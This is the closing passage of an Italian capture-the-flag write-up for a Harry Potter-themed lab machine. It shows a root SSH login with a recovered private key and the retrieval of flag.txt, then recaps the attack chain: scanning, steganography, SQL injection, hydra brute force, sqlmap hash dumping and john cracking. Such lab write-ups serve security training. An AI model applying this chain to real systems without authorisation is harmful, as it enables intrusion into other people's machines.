
Ci riconnettiamo al server remoto SSH usando la nostra chiave privata specifica (file chiavessh) invece che l'inserimento di una password.
Giunti a questo punto siamo ufficialmente root!!!

Con la velocità della luce ci dirigiamo alla scoperta di altre informazioni utili, trovando ad aspettarci l'attesissimo file **flag.txt**.



```
(kali㉿kali)-[~]
$ ssh -i chiavessh root@192.168.1.142
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx----- 5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw----- 1 root root  428 Oct  2  2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
drwx----- 4 root root 4096 Sep 29  2024 .cache
-rw----- 1 root root   20 Sep 30  2024 .lessshst
drwxr-xr-x  3 root root 4096 Jun 29  2024 .local
-rw----- 1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
-rw----- 1 root root   12 Sep 29  2024 .python_history
-rw-r--r-- 1 root root     0 Jun 29  2024 .selected_editor
drwx----- 2 root root 4096 Sep 24  2024 .ssh
-rw-r--r-- 1 root root     0 Jun 29  2024 .sudo_as_admin_successful
-rw-r--r-- 1 root root  292 Sep 29  2024 .wget-hsts
-rw-r--r-- 1 root root 2748 Sep 24  2024 flag.txt
root@blackbox:~#
```



E con un cat velocissimo arriviamo alla Coppa Tremagli!
Scoprendo a piè di pagina, l'ultima frase flag dell'utente root 'La magia non ha confini'



CONCLUSIONI FINALI

CONSIDERAZIONI FINALI:

Il percorso affrontato nella macchina "EPCODE (Harry P)" ci ha condotti attraverso un'ampia varietà di tecniche e strumenti fondamentali per un ethical hacker. Abbiamo eseguito scansioni di rete con netdiscover e nmap, analizzato il traffico HTTP, ispezionato elementi nascosti nelle pagine web, e decifrato messaggi nascosti tramite steganografia con steghide.

Non sono mancate sfide legate alla SQL Injection, all'utilizzo di Brute Force con hydra, all'impiego di sqlmap per l'estrazione di hash e successiva decrittazione con john, fino ad arrivare allo sfruttamento di una chiave privata SSH per ottenere l'accesso root.

Durante l'indagine, ogni indizio — apparentemente scollegato — si è rivelato un tassello essenziale per ricostruire la narrazione nascosta dietro il sabotaggio orchestrato da Luca. L'attenzione ai dettagli, la deduzione logica e la padronanza degli strumenti sono stati determinanti per il successo dell'operazione.

La missione si conclude con l'accesso completo alla macchina e la scoperta delle flag, inclusa quella root:
"La magia non ha confini."

Questo CTF è stato non solo un esercizio tecnico, ma anche una storia interattiva capace di unire cybersecurity e narrazione ludica in maniera coinvolgente e didattica.